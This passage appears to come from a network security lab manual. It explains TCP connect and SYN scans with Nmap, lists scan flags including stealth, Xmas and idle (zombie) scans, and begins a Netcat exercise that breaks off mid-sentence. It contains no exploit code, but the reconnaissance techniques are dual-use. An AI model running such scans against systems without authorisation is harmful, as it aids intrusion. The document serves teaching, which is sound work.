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Practical 1

AIM: TCP scanning using NMAP

The Nmap (Network Mapper) is an open source and a very versatile tool for Linux system/network administrators. Nmap is used for exploring networks, perform security scans, network audit and finding open ports on remote machine. It scans for Live hosts, Operating systems, packet filters and open ports running on remote hosts.

The two basic scan types used most in Nmap are TCP connect() scanning [-sT] and SYN scanning (also known as half-open, or stealth scanning) [-sS].


TCP connect() Scan [-sT]

These scans are so called because UNIX sockets programming uses a system call named connect() to begin a TCP connection to a remote site. If connect() succeeds, a connection was made. If it fails, the connection could not be made (the remote system is offline, the port is closed, or some other error occurred along the way). This allows a basic type of port scan, which attempts to connect to every port in turn, and notes whether or not the connection succeeded. Once the scan is completed, ports to which a connection could be established are listed as *open*, the rest are said to be closed.

This method of scanning is very effective, and provides a clear picture of the ports you can and cannot access. If a connect() scan lists a port as open, you can definitely connect to it - that is what the scanning computer just did! There is, however, a major drawback to this kind of scan; it is very easy to detect on the system being scanned. If a firewall or intrusion detection system is running on the victim, attempts to connect() to every port on the system will almost always trigger a warning. Indeed, with modern firewalls, an attempt to connect to a single port which has been blocked or has not been specifically "opened" will usually result in the connection attempt being logged. Additionally, most servers will log connections and their source IP, so it would be easy to detect the source of a TCP connect() scan.


Step 1: Install the nmap.exe.

Step 2: Start nmap. Following is the GUI of nmap.



Step 3: Set the IP address of the target Step


Step 4: Choose the scan type.




Step 5: Click scan

Result Analysis


Nmap Output :



Ports :



Host Details



Assignment:

Search other open source tools for port scanning and try them by your own. Analyze the outcomes and close the ports manually.

Practical 2

AIM: Port scanning using NMAP :

Port scanning allows a hacker to determine what services are running on the systems that have been identified. If vulnerable or insecure services are discovered, the hacker may be able to exploit these to gain unauthorized access. There are a total of $65,535 * 2$ ports (TCP & UDP). While a complete scan of all these ports may not be practical, analysis of popular ports should be performed. Popular port scanning programs include: Nmap, Netscan Tools, Superscan and Angry IP Scanner.

The port numbers are divided into three ranges:

1. Well Known Ports (from 0 through 1023)
2. Registered Ports (from 1024 through 49151)
3. Dynamic and/or Private Ports (from 49152 through 65535).

Nmap performs a scan to discover open ports on the target host. It can be an ip address or a host/domain name as well. Nmap provides the port number, state and the service that port number is associated with. For example port 80 is for http. If http port is open then the target system is serving web pages most probably. If you wish to dig deeper and analyse what nmap is doing behind the scene, you can use a packet sniffer like Wireshark to analyse the packets that nmap is generating and sending.

Nmap does port scanning in a number of ways like tcp connect, syn scan, fin scan etc. The most popular ones are tcp connect and syn scan.

- TCP connect scan a full TCP connection is established and in syn scan only half connection is established.
- Syn scanning is faster since it does not establish a full TCP handshake. It is to some extent stealthier as well since old style firewalls may not be able to detect syn scans since full connection is not established. However modern firewalls can very well catch syn packets and detect port scanning attempts and stop the hacker right away.

Nmap Scan Options


When we use the command line in the Nmap tool instead of GUI, we need some option which is listed with the command to define the type of scan methods. The table below lists some of these options.

Scan Option	Name	Notes
-sS	TCP SYN	Stealth scan
-sT	TCP FULL	Full connect
-sF	FIN	No reply from open port
-sN	Null	No flags are set
-sX	Xmas	URG, PUSH, and FIN are set
-sP	Ping	Performs ping
-sU	UDP Scan	Like Null scan
-sA	ACK	Performs an ACK scan
-sI	Idle Scan	Performs zombie scan

Step 1: Install the nmap.exe.


Step 2: Start nmap.

Following is the GUI of nmap.



Step 3: Set the IP address of the target Step


4: Choose the scan type.




Step 5: Click scan Result Analysis

Nmap Output

Ports :



Host Details



Assignment:

Check the list of port numbers in the range of 0 -- 1024 and identify the services running on them.

Practical 3

AIM: TCP / UDP connectivity using Netcat

Netcat is a simple networking utility which reads and writes data across network connections using the TCP/IP protocol. It's a wonderful tool for debugging all kinds of network problems. It allows you to read and write data over a network socket just as simply as you can read data from stdin or write to stdout.


netcat = net+cat.

It is *cat* command over the network. Mostly used for file transfer over the network. Learn basic unix/linux commands to understand working of this tool.


Step 1: Install the *ncat*. Sometimes it comes with nmap package so check it before installing a fresh package.

Step 2: Start ncat by going to ncat folder in cmd.


To show the TCP connection we 